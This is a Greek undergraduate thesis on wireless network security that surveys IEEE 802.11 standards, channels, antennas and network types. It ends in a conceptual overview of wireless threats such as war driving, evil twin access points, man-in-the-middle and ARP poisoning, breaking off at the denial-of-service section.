ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ με θέμα:

ΕΠΙΘΕΣΕΙΣ ΣΕ ΑΣΥΡΜΑΤΑ ΠΡΩΤΟΚΟΛΛΑ ΕΠΙΚΟΙΝΩΝΙΑΣ

ΓΑΒΡΙΛΗΣ ΙΩΑΝΝΗΣ Α.Μ. 655

ΕΠΙΒΛΕΠΩΝ: ΒΑΣΙΛΕΙΟΣ ΤΣΑΚΑΝΙΚΑΣ, Επιστημονικός συνεργάτης

ΑΝΤΙΡΡΙΟ 2015

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή

Αντίρριο

Ημερομηνία:

ΕΠΙΤΡΟΠΗ ΑΞΙΟΛΟΓΗΣΗΣ

1. Ονοματεπώνυμο, Υπογραφή

2. Ονοματεπώνυμο, Υπογραφή

3. Ονοματεπώνυμο, Υπογραφή

Περίληψη

Στην παρούσα πτυχιακή εργασία μελετήσαμε την ασφάλεια των ασύρματων δικτύων και επικεντρωθήκαμε στις αδυναμίες και στους τρόπους αντιμετώπισης των προβλημάτων τους.

Συγκεκριμένα στο 1^{ο} κεφάλαιο κάναμε μία αναφορά της εξέλιξης του προτύπου IEEE 802.11,στις συχνότητες, στα κανάλια και στους τύπους κεραιών. Έπειτα, στο 2^{ο} κεφάλαιο μελετήσαμε τις βασικές κατηγορίες και τους τύπους των ασύρματων δικτύων. Στη συνέχεια, στο 3^{ο} κεφάλαιο αναφέρουμε τις βασικές αδυναμίες των ασυρμάτων δικτύων, ενώ στο 4^{ο} κεφάλαιο αναλύουμε τις μεθόδους πιστοποίησης και κρυπτογράφησης των ασύρματων δικτύων. Στο 5 κεφάλαιο αναφέρουμε τους τρόπους αντιμετώπισης των προβλημάτων τους και τέλος στο πρακτικό μέρος κάναμε κάποιες δοκιμές αντοχής της ασφάλειας των ασύρματων δικτύων.

Abstract

In this project we studied the safety of wireless networks; we focused on the weaknesses and ways to solve their problems.

Specifically, in chapter 1 we made a report of the development of the standard IEEE 802.11, the frequencies in the channels and types of antennas. Then in chapter 2 we studied the main categories and types of wireless networks. Moreover, in chapter 3 we report the fundamental weaknesses of wireless networks and in Chapter 4 we analyze the authentication methods and encryption of wireless networks. Last but not least, in chapter 5 we report how to tackle their problems. Finally, in the practical part we did some security strength testing of wireless networks.

Περιεχόμενα

Κεφάλαιο 1

1. Εισαγωγή

Τα ασύρματα δίκτυα (Wi-Fi) έχουν αναπτυχθεί σύμφωνα με το πρότυπο της IEEE 802.11 και χρησιμοποιείται ευρέως στην ασύρματη επικοινωνία, παρέχοντας ασύρματη πρόσβαση σε εφαρμογές και δεδομένα, ενώ δίνει τη δυνατότητα πολυάριθμων τρόπων διασύνδεσης μεταξύ πομπού και δέκτη. Μερικά παραδείγματα αποτελούν τα: Direct-sequence Spread Spectrum (DSSS), Frequency-hopping Spread Spectrum (FHSS), Infrared (IR) και Orthogonal Frequency-division Multiplexing (OFDM).

1.1 Εκδόσεις των πρωτοκόλλων IEEE 802.11

- ✓ Έκδοση 802.11

Η έκδοση 802.11 κυκλοφόρησε το 1997 με ταχύτητες 1 και 2 Mbit και χρήση είτε υπερύθρων είτε μέσω ραδιοσυχνοτήτων σε DSSS (direct-Sequence spread spectrum) και σε FHSS (Frequency Hopping Spread Spectrum). Επίσης, ορίστηκε μεταφορέας (Carrier) πολλαπλής πρόσβασης για αποφυγή σφαλμάτων (CSMA/CA). Μάλιστα, στο CSMA, πρέπει να βεβαιωθεί ένας σταθμός που προτίθεται να στείλει τα δεδομένα στο μέσο. (1)

- ✓ Έκδοση 802.11b

Η έκδοση 802.11b κυκλοφόρησε το 1999 έχει πρόσθετη κωδικοποίηση Complementary Code Keying (CCK) η οποία μπορεί να παρέχει ταχύτητες της τάξης του 5.5 και 11Mbit σε ζώνη συχνοτήτων 2,4 GHz (2.4 GHz - 2.485 GHz) (1)

- ✓ Έκδοση 802.11a

Η έκδοση 802.11a κυκλοφόρησε το 1999 χρησιμοποιεί Orthogonal Frequency-Division Multiplexing (OFDM) για την διαμόρφωση του σήματος και δίνει μέγιστη ταχύτητα 54Mbit. Ένα πλεονέκτημα έναντι της 802.11b έκδοσης είναι ότι τα 2.4 GHz χρησιμοποιούνται από διάφορες συσκευές όπως είναι τα Bluetooth, οι φούρνοι μικροκυμάτων, τα ασύρματα τηλέφωνα και άλλα. Το γεγονός αυτό οφείλεται στο ότι χρησιμοποιεί τα 5 GHz, ενώ δεν υπάρχει κανάλι/δίαυλος που να το καλύπτει. (1)

- ✓ Έκδοση 802.11g

Η έκδοση 802.11g κυκλοφόρησε το 2003 χρησιμοποιεί την ίδια διαμόρφωση σήματος με την 802.11a, αλλά σε συχνότητα 2.4 GHz, που όμως δίνουν τις ίδιες ταχύτητες. Το εύρος του σήματος είναι ελαφρώς καλύτερο από την 802.11a και είναι δυνατό να υποχωρήσει σε CCK μειώνοντας την ταχύτητα του δικτύου. (1)

- ✓ Έκδοση 802.11n

Η ανάπτυξη της 802.11n ξεκίνησε το 2004 και σκοπός της ήταν η βελτίωση της μεταφοράς των δεδομένων και της επέκτασης του εύρους κάλυψης. Το πρώτο προσχέδιο κυκλοφόρησε μετά από δύο έτη εργασιών οι οποίες επέτρεπαν ταχύτητες που ξεπερνούσαν από τα 74Mbit. Το δεύτερο προσχέδιο κυκλοφόρησε το 2009. Η έκδοση 802.11n χρησιμοποιεί τεχνολογίες πολλαπλών εισόδων και πολλαπλών εξόδων (MIMO- Multiple-Input Multiple-Output). Εν ολίγοις, η τεχνολογία αυτή χρησιμοποιεί πολλές κεραίες, όπου η κάθε μία έχει τον δικό της πομπό και δέκτη. Το γεγονός αυτό επιτρέπει το πλάτος του καναλιού να φτάνει στα 40 MHz αντί των 20 MHz, διπλασιάζοντας με αυτόν τον τρόπο τον ρυθμό μετάδοσης, ενώ παράλληλα, επιτρέπει την χρήση μέχρι 4 κεραιών. (1)

Standard	Channel Bandwidth	Frequency Band	Maximum Data Rate	Modulation Type
802.11a	20 MHz	5.8 GHz	54 Mbps	OFDM
802.11b	20 MHz	2.4 GHz	11 Mbps	DSSS
802.11g	20 MHz	2.4 GHz	54 Mbps	DSSS/OFDM
802.11n	20/40 MHz	2.4/5.8 GHz	72.2/150 Mbps	OFDM
802.11n MIMO	20/40 MHz	2.4/5.8 GHz	300 Mbps (2ch)	OFDM

1.1. Χαρακτηριστικά και διαφορές του προτύπου IEEE 802.11

1.2 Συχνότητες

Επειδή βασιζόμαστε σε μεγάλο βαθμό στις ασύρματες τεχνολογίες και το ραδιοφάσμα έχει σταθερό μέγεθος, η εκάστοτε κυβέρνηση νομοθετεί για το ποιος θα καταλάβει τα ερτζιανά ραδιοκύματα. Επειδή, κάθε χώρα μπορεί να έχει διαφορετικές νομοθετικές ρυθμίσεις, είναι σημαντικό να υπάρχει γνώση για το τι ισχύει στην εκάστοτε χώρα. Όσον αφορά τις κανονιστικές ρυθμίσεις του 802.11 υπάρχουν μικρές διαφοροποιήσεις από τη μία χώρα στην άλλη, οπότε όπως λειτουργεί στις Η.Π.Α με τον ίδιο τρόπο λειτουργεί και στον υπόλοιπο κόσμο με μικρές διαφοροποιήσεις. (2)

Τα τμήματα του ραδιοφάσματος που έχουν κατανεμηθεί για γενική χρήση, ονομάζονται ISM (ISM- Industrial Scientific Medical) ραδιοσυχνότητες. Αυτές οι ISM ραδιοσυχνότητες χρησιμοποιούνται από πολύ κόσμο και φιλοξενούν μία πληθώρα ηλεκτρονικών εκπομπών που προέρχονται από πράγματα όπως φούρνοι μικροκυμάτων, ασύρματα τηλέφωνα, μηχανισμούς για πόρτες γκαράζ και περιφερειακά για Bluetooth. (2)

Ένα 802.11 δίκτυο μπορεί να λειτουργεί είτε στις 2.4-GHz είτε στις 5-GHz ISM συχνότητες. Για παράδειγμα, συσκευές (ασύρματοι αντάπτορες και σημεία πρόσβασης) συμβατές με 802.11b/g λειτουργούν εντός της ζώνης των συχνοτήτων της τάξης 2.4-GHz. Μία συσκευή χαρακτηρίζεται ως dualband αν υποστηρίζει και τα δύο παραπάνω δίκτυα. Σε αντίθεση με την 802.11a/b/g, η 802.11n συσκευή καθορίζει τη συχνότητα που θα λειτουργήσει. (2)

1.3 Κανάλια

Για την καλύτερη αξιοποίηση της ραδιοσυχνότητας, το δίκτυο 802.11 χωρίζεται σε τμήματα που ονομάζονται κανάλια. Τα κανάλια εντός του φάσματος των 2.4-GHz αριθμούνται από το 1έως το 14, που στις Η.Π.Α αριθμούνται από το 1 έως 11, ενώ στην Ευρώπη αριθμούνται από 1 έως 13 και στην Ιαπωνία 1 έως 14. ενώ τα κανάλια εντός του φάσματος των 5-GHz αριθμούνται μη διαδοχικά από το 36 έως το 165 στις Η.Π.Α, ενώ στην Ευρώπη από 36 έως 140 και στην Ιαπωνία από το 34 έως 196. (3)

Σε επεκτάσεις που διαθέτουν ένα σημείο πρόσβασης , το σημείο πρόσβασης και ο πελάτης μεταδίδουν σε ένα προκαθορισμένο κανάλι. Γειτονικά κανάλια στην περιοχή των 2.4-GHz αλληλεπικαλύπτονται, που σημαίνει όταν μία συσκευή εκπέμπει στο κανάλι 1, ενώ μία άλλη συσκευή εκπέμπει στο κανάλι 2, τότε θα υπάρξουν παρεμβολές μεταξύ των 2 καναλιών. Παρόλα αυτά υπάρχει αρκετή απόσταση μεταξύ των καναλιών 1,6 και 11 και χωρίς να

υπάρχουν παρεμβολές μεταξύ τους. Αυτά τα κανάλια αναφέρονται ως μη επικαλυπτόμενα. Στο φάσμα, όμως, των 5-GHz, όλα τα κανάλια είναι μη επικαλυπτόμενα

1.4 Τύποι ασύρματων κεραιών

Οι κεραίες είναι σημαντικές για την αποστολή και λήψη ραδιοσημάτων. Μετατρέπουν ηλεκτρικά ερεθίσματα σε ραδιοσήματα και αντιστρόφως. Υπάρχουν πέντε (5) τύποι ασύρματων κεραιών.

- ✓ Κατευθυνόμενες κεραίες

Η κατευθυνόμενη κεραία χρησιμοποιείται για να μεταδίδει και να λαμβάνει ραδιοκύματα από μία μόνο κατεύθυνση. Προκειμένου να βελτιωθεί η μετάδοση και λήψη, η κατευθυνόμενη κεραία έχει σχεδιαστεί με τρόπο που να λειτουργεί αποτελεσματικά σε ορισμένες κατευθύνσεις σε σχέση με άλλες κατευθύνσεις. Αυτό βοηθά επίσης στην μείωση των παρεμβολών. (4)

- ✓ Περιμετρικές κεραίες

Οι περιμετρικές κεραίες εκπέμπουν ηλεκτρομαγνητική ενέργεια τακτικά, προς όλες τις κατευθύνσεις. Συνήθως εκπέμπει ισχυρά κύματα ομοιόμορφα σε δύο κατευθύνσεις, αλλά όχι τόσο έντονα στην τρίτη. Αυτές οι κεραίες είναι αποτελεσματικές σε περιοχές όπου οι ασύρματοι σταθμοί χρησιμοποιούν Time Division Multiplexing τεχνολογία πρόσβασης. Ένα καλό παράδειγμα μιας περιμετρικής κεραίας είναι αυτή που χρησιμοποιείται από ραδιοφωνικούς σταθμούς. Αυτές οι κεραίες είναι αποτελεσματικές για τη μετάδοση του ραδιοφωνικού σήματος, διότι ο δέκτης δεν μπορεί να είναι στατικός. Ως εκ τούτου, ένα ραδιόφωνο μπορεί να λάβει σήμα, ανεξάρτητα από το πού βρίσκεται. (4)

- ✓ Παραβολικές κεραίες

Μια παραβολική κεραία βασίζεται στην τοποθέτηση ενός δορυφορικού πιάτου, το οποίο δεν διαθέτει σταθερή υποστήριξη. Αυτού του είδους οι κεραίες έχουν ένα ημι-πιάτο που σχηματίζεται από ένα πλέγμα από σύρμα αλουμινίου. Αυτές οι κεραίες μπορεί να επιτύχουν Wi-Fi μεταδόσεις σε πολύ μεγάλες αποστάσεις κάνοντας χρήση μιας εξαιρετικά εστιασμένης δέσμης ραδιοφώνου (radio beam). Αυτό το είδος της κεραίας μπορεί να χρησιμοποιηθεί για τη μετάδοση ασθενών ραδιοσημάτων . (4)

- ✓ Yagi κεραίες

Η Yagi κεραία λέγεται επίσης και Yagi Uda κεραία και αναπτύσσει ένα τελικό φωτεινό διάγραμμα ακτινοβολίας. Αποτελεί μονής κατεύθυνσης κεραία και συνήθως χρησιμοποιείται στις επικοινωνίες για μια ζώνη συχνοτήτων από 10 MHz έως VHF και UHF. Ο κύριος στόχος αυτής της κεραίας είναι η ενίσχυση του σήματος της κεραίας και η μείωση του επιπέδου θορύβου του ραδιοφωνικού σήματος. Δεν διαθέτει μόνο μονής κατεύθυνσης ακτινοβολία, αλλά συγκεντρώνει τόσο την ακτινοβολία, όσο και την ανταπόκριση. Δηλαδή, συγκεντρώνει το σήμα προς μια κατεύθυνση, ενώ παράλληλα έχει μία πιο σταθερή μετάδοση. Αποτελείται από έναν ανακλαστήρα δίπολο, και μια σειρά από directors. (4)

- ✓ Διπολικές κεραίες

Μία διπολική κεραία είναι ένας ίσιος ηλεκτρικός αγωγός ο οποίος μετράει το μισό μήκος κύματος από άκρη σε άκρη και συνδέεται στο κέντρο της γραμμής τροφοδοσίας της RF. Είναι συμμετρική και γι αυτό είναι εκ φύσεως μια ισορροπημένη κεραία. Αυτά τα είδη των κεραιών συνήθως τροφοδοτούνται με μια ισορροπημένη παράλληλη καλωδιακή γραμμή μετάδοσης RF. (4)

1.4 Ασύρματες κάρτες δικτύου

Οι ασύρματες κάρτες δικτύου που θα επιλέξουμε είναι το πιο σημαντικό εργαλείο και μπορούμε να τις βρούμε στις εξής μορφές.

- ✓ USB
- ✓ PCI/PCI-E
- ✓ Express Card (2)

1.5 Chipset

Για να ξεκινήσουμε τις ασύρματες επιθέσεις θα πρέπει να έχουμε ένα ελάχιστο επίπεδο ελέγχου της ασύρματης κάρτας δικτύου. Στις περισσότερες περιπτώσεις, το chipset του κατασκευαστή δεν επιτρέπει αυτού του είδους τον έλεγχο οπότε θα πρέπει να επιλέξουμε μια ασύρματη κάρτα δικτύου με το κατάλληλο chipset, όπως οι:

- ✓ Atheros
- ✓ Ralin (2)

1.6 SSID (Service Set Identifier)

Μια ονομασία που εμφανίζεται συχνά είναι το (SSID -Service Set Identifier). Το SSID αφόρα τα ασύρματα πακέτα. Το SSID δίνει τη δυνατότητα σε πολλαπλά σημεία πρόσβασης να

εξυπηρετούν πολλαπλά δίκτυα, ενώ παράλληλα διαχωρίζονται τα πακέτα. Το SSID μπορεί να είναι μέχρι 32 χαρακτήρες. Έτσι όταν ένα δίκτυο έχει μια SSID με ονομασία ConX και ένα άλλο δίκτυο έχει μια SSID CytX, ακόμα και αν τα σημεία πρόσβασης για αυτά τα δίκτυα είναι κοντά μεταξύ τους , τότε τα πακέτα για το δίκτυο ConX δεν μπαίνουν στο δίκτυο CytX κατά λάθος. Με αυτό τον τρόπο , το SSID μπορεί να θεωρηθεί ένα είδος κωδικού πρόσβασης για τα σημεία πρόσβασης αλλά που στέλνεται σε καθαρό κείμενο και είναι εύκολο να ανακαλυφθεί. Δηλαδή, ακόμα και αν έχουμε πολλά ασύρματα δίκτυα χωρίς προστασία και μόνο που διαθέτουν διαφορετική SSID ονομασία , αυτό συνεπάγεται ότι δεν θα μπορεί η μία συσκευή να μπει στο δρομολογητή της άλλης και συνεπώς δεν θα μπορεί η μια συσκευή να μπει κατά λάθος στο σημείο πρόσβασης της άλλης. Κάποια από τα πολύ συνηθισμένα SSID είναι τα:

Intel

D-link

Linksys (2)

Κεφάλαιο 2

2 Βασικές κατηγορίες και τύποι ασύρματων δικτύων

2.1 Βασικές κατηγορίες ασύρματων δικτύων

Υπάρχουν δυο βασικές κατηγορίες ασύρματων δικτύων:

- ✓ Τα δημόσια: Τα δημόσια ασύρματα δίκτυα είναι βολικά διότι παρέχουν ελεύθερη πρόσβαση στο κοινό άλλα δεν παρέχουν καμιά ασφάλεια . Για αυτό το λόγο οι χρήστες πρέπει να είναι προσεκτικοί όταν επισκέπτονται διάφορους ιστότοπους και το είδος των πληροφοριών που μεταφέρουν. Τέτοια δίκτυα χρησιμοποιούνται σε αεροδρόμια, σταθμούς μετεπιβίβασης, καφετέριες , πολυκαταστήματα, και λοιπά.
- ✓ Τα ιδιωτικά: Τα ιδιωτικά ασύρματα δίκτυα επιτρέπουν στο καθένα να βρίσκεται σε όποιο σημείο του σπιτιού του ή της επιχειρήσεις του θελήσει , κάνοντας χρήση του laptop, του tablet ή του ασύρματου εκτυπωτή ή οποιασδήποτε άλλης ασύρματης συσκευής, χωρίς να τον απασχολούν τα καλώδια. Παράλληλα παρέχουν ασφάλεια στο συγκεκριμένο δίκτυο από εξωτερικούς κινδύνους .

2.2 Τύποι ασύρματων δικτύων


2.2.1 Επέκταση σε Ενσύρματο Δίκτυο (Extension to a Wired Network)

Περιλαμβάνει το δίκτυο και τις ασύρματες συσκευές, ενώ υπάρχουν δύο (2) τύποι σημείων πρόσβασης:

- ✓ Τα Σημεία πρόσβασης λογισμικού και
- ✓ Τα Σημεία πρόσβασης υλικού


Ένα ασύρματο δίκτυο μπορεί να εγκατασταθεί με τη χρήση ενός σημείου πρόσβασης ή ενός σταθμού βάσεως (base station). Μέσω αυτού του τύπου δικτύου, το σημείο πρόσβασης λειτουργεί ως κομβικό σημείο (hub), παρέχοντας συνδεσιμότητα στους ασύρματους Η/Υ που βρίσκονται στο σύστημα. Μπορεί να συνδέσει ένα ασύρματο LAN σε ένα ενσύρματο LAN γεγονός που επιτρέπει σε έναν ασύρματο υπολογιστή να έχει πρόσβαση σε LAN πόρους, όπως file servers (διακομιστές αρχείων) ή υπάρχοντες συνδέσεις στο Internet. Συγκεντρωτικά, τα σημεία πρόσβασης λογισμικού (Software Access Points- SAPs) μπορούν να συνδεθούν με ένα ενσύρματο δίκτυο και να «τρέξουν» σε ένα υπολογιστή που διαθέτει ασύρματη κάρτα δικτύου Επίσης, τα σημεία πρόσβασης υλικού (Hardware Access Points - HAPs) παρέχουν ολοκληρωμένη υποστήριξη με περισσότερες ασύρματες δυνατότητες και σε συνδυασμό με το κατάλληλο λογισμικό δικτύωσης (networking software support), οι χρήστες

σε ένα ασύρματο LAN μπορούν να μοιράζονται αρχεία και εκτυπωτές που βρίσκονται στο ενσύρματο LAN και αντιθέτως. (5)




2.2.2 Πολλαπλά Σημεία Πρόσβασης (Multiple Access Points)

Αυτός ο τύπος δικτύου αποτελείται από ασύρματους υπολογιστές οι οποίοι συνδέονται ασύρματα μέσω πολλαπλών σημείων πρόσβασης. Στην περίπτωση που δεν μπορούν να καλυφθούν οι ανάγκες μίας μεγάλης περιοχής από ένα σημείο πρόσβασης, τότε μπορούν να καθοριστούν περισσότερα σημεία πρόσβασης ή σημεία επέκτασης. Παρόλο που η ικανότητα των σημείων επέκτασης έχει εξελιχθεί από κάποιος κατασκευαστές, αυτή δεν έχει καθοριστεί από τα πρότυπα ασύρματης επικοινωνίας. Όταν χρησιμοποιούνται τα πολλαπλά σημεία πρόσβασης, το κάθε ένα σημείο πρέπει να καλύπτει τις γειτονικές περιοχές. Το γεγονός αυτό παρέχει την δυνατότητα στους χρήστες να μετακινούνται χωρίς να χάνετε η σύνδεση τους. Ορισμένοι κατασκευαστές έχουν αναπτύξει σημεία επέκτασης τα οποία λειτουργούν ως ασύρματοι επιβραδυντές (relays), επεκτείνοντας το εύρος ενός ενιαίου σημείου πρόσβασης. Τα πολλαπλά σημεία επέκτασης μπορούν να οργανωθούν μαζί ώστε να παρέχουν ασύρματη πρόσβαση σε θέσεις που βρίσκονται μακριά από το κεντρικό σημείο πρόσβασης. (5)



2.2.3 LAN to LAN Ασύρματο Δίκτυο

Τα σημεία πρόσβασης παρέχουν ασύρματη συνδεσιμότητα σε τοπικούς υπολογιστές καθώς και σύνδεση μεταξύ τοπικών υπολογιστών που βρίσκονται σε διαφορετικά δίκτυα. Όλα τα σημεία πρόσβασης υλικού έχουν την δυνατότητα να συνδέονται με άλλα σημεία πρόσβασης υλικού. Παρόλα αυτά, η σύνδεση τοπικών δικτύων μέσω ασύρματων συνδέσεων είναι μία πολύπλοκη εργασία. (5)



2.2.4 3G Hotspot

Ένα 3G hotspot είναι ένας τύπος ασύρματου δικτύου το οποίο παρέχει Wi-Fi πρόσβαση σε Wi-Fi συσκευές συμπεριλαμβανομένων των MP3 players, notebooks, cameras, PDA, netbooks. κ.ά.

Κεφάλαιο 3

3. Απειλές των ασύρματων δικτύων

3.1 War driving

Σε μία επίθεση, τα ασύρματα σημεία πρόσβασης ανιχνεύονται είτε μέσω της αποστολής ανιχνευτικών αιτημάτων σε μία σύνδεση είτε παρακολουθώντας όλη την περιοχή. Από τη στιγμή που αποκαλυφθεί το σημείο διείσδυσης ,νέες επιθέσεις μπορούν να πραγματοποιηθούν στα σημεία πρόσβασης. Μερικά, από τα εργαλεία που μπορούν να χρησιμοποιηθούν για το λεγόμενο War driving είναι τα NetStumbler, Vistumbler και Kismet.

3.2 Κατά λάθος σύνδεση - Client Misassociation

Ο πελάτης μπορεί να συνδεθεί ή να συνεργαστεί με ένα σημείο πρόσβασης που βρίσκεται σε γειτονικό δίκτυο είτε από πρόθεση είτε κατά λάθος. Αυτό συμβαίνει επειδή τα WLAN σήματα μπορούν να διαπερνούν τοίχους στον αέρα. Αυτή η μορφή της επίθεσης μπορεί να συμβάλλει σε επιθέσεις για έλεγχο του συστήματος μέσω της πρόσβασης που δίνεται σε αυτό.

3.3 Μη εξουσιοδοτημένη Σύνδεση - Unauthorized connection

Η μη εξουσιοδοτημένη σύνδεση είναι η βασική απειλή για τα ασύρματα δίκτυα. Η πρόληψη αυτού του είδους των επιθέσεων εξαρτάται από την μέθοδο ή την τεχνική που χρησιμοποιεί ο «εισβολέας» ώστε να συνδεθεί με το δίκτυο.

3.4 Πλαστογράφηση MAC- MAC Spoofing

Χρησιμοποιώντας το MAC spoofing,ο εισβολέας μπορεί να επαναριθμήσει την διεύθυνση MAC, ώστε να δοθεί εξουσιοδοτημένη πρόσβαση σε αυτόν από ένα αξιόπιστο δίκτυο.

3.5 Υποκλοπές – Eavesdropping

Οι υποκλοπές είναι εύκολο να συμβούν σε ένα ασύρματο δίκτυο διότι δεν υπάρχει κάποιο άλλο φυσικό μέσο για επικοινωνία. Ένας «εισβολέας» που βρίσκεται σε περιοχή κοντά στο ασύρματο δίκτυο μπορεί να λαμβάνει ραδιοκύματα από το ασύρματο δίκτυο χωρίς πολύ προσπάθεια ή με την χρήση gadgets. Το σύνολο των δεδομένων που αποστέλλονται μέσω του

δικτύου μπορεί να εξετάζεται είτε σε πραγματικό χρόνο είτε να αποθηκεύονται για μεταγενέστερη αξιολόγηση.

3.6 Χειραγώγηση – Manipulation

Η χειραγώγηση είναι το επόμενο στάδιο των υποκλοπών και συμβαίνει όταν σε μία ασύρματη σύνδεση ένας εισβολέας μπορεί να κάνει λήψη των αποκρυπτογραφημένων δεδομένων του θύματος, με σκοπό να τα χειριστεί με τον τρόπο που επιθυμεί και να τα αναμεταδώσει τροποποιημένα στο θύμα. Επιπρόσθετα, ένας εισβολέας μπορεί να υποκλέψει πακέτα με τα κρυπτογραφημένα δεδομένα και να αλλάξει τη διεύθυνση προορισμού με σκοπό να διαδώσει αυτά τα πακέτα στο Internet.

3.7 Κακό δίδυμο - Evil Twin

Το Evil Twin είναι ένα ασύρματο σημείο πρόσβασης το οποίο προσποιείται ότι είναι ένα νόμιμο σημείο πρόσβασης με τη μίμηση ενός άλλου ονόματος δικτύου. Θέτει έναν σαφή και άμεσο κίνδυνο για τους χρήστες ασύρματων δικτύων ιδιωτικών και δημόσιων ασύρματων δικτύων. Ο εισβολέας δημιουργεί ψεύτικο σημείο πρόσβασης περιμετρικά και παρασύρει τον χρήστη να συνδεθεί σε λάθος σημείο πρόσβασης. Οι εισβολείς μπορούν να χρησιμοποιήσουν εργαλεία για επίθεση όπως το KARMA το οποίο παρακολουθεί τον σταθμό και δημιουργεί ένα κακό δίδυμο (evil twin), το οποίο μπορεί να υιοθετήσει οποιοδήποτε κοινό χρησιμοποιούμενο SSID από το δικό του SSID προκειμένου να δελεάσει τους χρήστες. Εναλλακτικά, ένα κακό δίδυμο μπορεί να ρυθμιστεί με μία κοινή SSID από τα ασύρματα δίκτυα μιας εταιρείας. Για όσο διάστημα επιθυμεί ο εισβολέας μπορεί να παρακολουθεί τους χρήστες. Οι χρήστες παρακολουθούνται με διάφορα μέσα ακόμα και με τα σημεία πρόσβασης που στηρίζονται στα SSIDs. Οι ασύρματοι δικτυακοί σταθμοί συνήθως συνδέονται με συγκεκριμένα σημεία πρόσβασης βασισμένο στα SSIDs τους και στην ισχύ του σήματος, ενώ ταυτόχρονα επανασυνδέονται με οποιαδήποτε SSID που έχει χρησιμοποιηθεί στο παρελθόν. Αυτά τα θέματα επιτρέπουν στους εισβολείς να ξεγελάσουν εύκολα τους χρήστες απλά με την τοποθέτηση ενός Evil Twin στο δίκτυο που στοχεύουν. Μόλις συνδεθούν, οι χρήστες μπορούν να παρακάμψουν τις πολιτικές ασφαλείας των εταιρειών, δίνοντας πρόσβαση στους εισβολείς στα δεδομένα του δικτύου.

3.8 Κακόβουλα σημεία πρόσβασης – Rogue Access Points

Για να δημιουργηθεί ένα backdoor σε ένα έμπιστο δίκτυο, εγκαθίσταται μέσα στο firewall ένα μη ασφαλισμένο ή ένα ψεύτικο σημείο πρόσβασης. Για να το πετύχουμε αυτό χρησιμοποιούμε είτε σημεία πρόσβασης λογισμικού είτε σημεία πρόσβασης υλικού.

3.9 Ad Hoc Σύνδεσμοι

Αυτού του είδους η επίθεση μπορεί να πραγματοποιηθεί με τη χρήση συμβατής κάρτας. Στη μέθοδο αυτή, ο επιτιθέμενος είναι συνδεδεμένος σε ένα μη ασφαλή σταθμό για να επιτεθεί σε ένα συγκεκριμένο σταθμό ή για να αποφύγει την ασφάλεια του σημείου πρόσβασης.

3.10 Επίθεση Man-in-the-Middle

Μια επίθεση man-in-the-middle είναι μια επίθεση στο Διαδίκτυο, όπου ο εισβολέας προσπαθεί να υποκλέψει, να διαβάσει, ή να τροποποιήσει πληροφορίες μεταξύ δύο υπολογιστών. Οι επιθέσεις MITM σχετίζονται με το 802.11 ασύρματα δίκτυα, καθώς και με ενσύρματα συστήματα επικοινωνίας.

3.11 Ασύρματη επίθεση ARP Poisoning Attack

Το ARP χρησιμοποιείται για να καθορίσει τη διεύθυνση MAC του σημείου πρόσβασης του οποίου η IP διεύθυνσή είναι γνωστή. Συνήθως το ARP δεν διαθέτει καμία δυνατότητα επαλήθευσης της εγκυρότητας του host ενώ μπορεί να λαμβάνει προηγούμενη απάντηση. Η επίθεση ARP Poisoning είναι μια τεχνική επίθεσης που εκμεταλλεύεται την έλλειψη επαλήθευσης. Σε αυτήν την τεχνική η ARP μνήμη διατηρείται από το λειτουργικό σύστημα με λανθασμένη διεύθυνση MAC, η οποία είναι κατεστραμμένη. Αυτό μπορεί να επιτευχθεί με την αποστολή ενός πακέτου ARP Replay το οποίο έχει κατασκευασθεί με λάθος διεύθυνση MAC.

Η επίθεση αυτή έχει επιπτώσεις σε όλους τους κεντρικούς υπολογιστές που υπάρχουν σε ένα δευτερεύον δίκτυο. Όλοι οι σταθμοί που συνδέονται με ένα δευτερεύον δίκτυο επηρεάζονται από την ARP επίθεση και είναι ευάλωτοι, καθώς τα περισσότερα από τα σημεία πρόσβασης ενεργούν ως MAC layer bridges. Όλοι οι hosts συνδέονται με ένα διακόπτη ή hub και είναι επιρρεπείς σε επιθέσεις αυτού του είδους εάν το σημείο πρόσβασης συνδέεται απευθείας με τον εν λόγω διακόπτη ή hub χωρίς δρομολογητή ή τοίχος προστασίας.

3.12 Denial-of-Service Attack

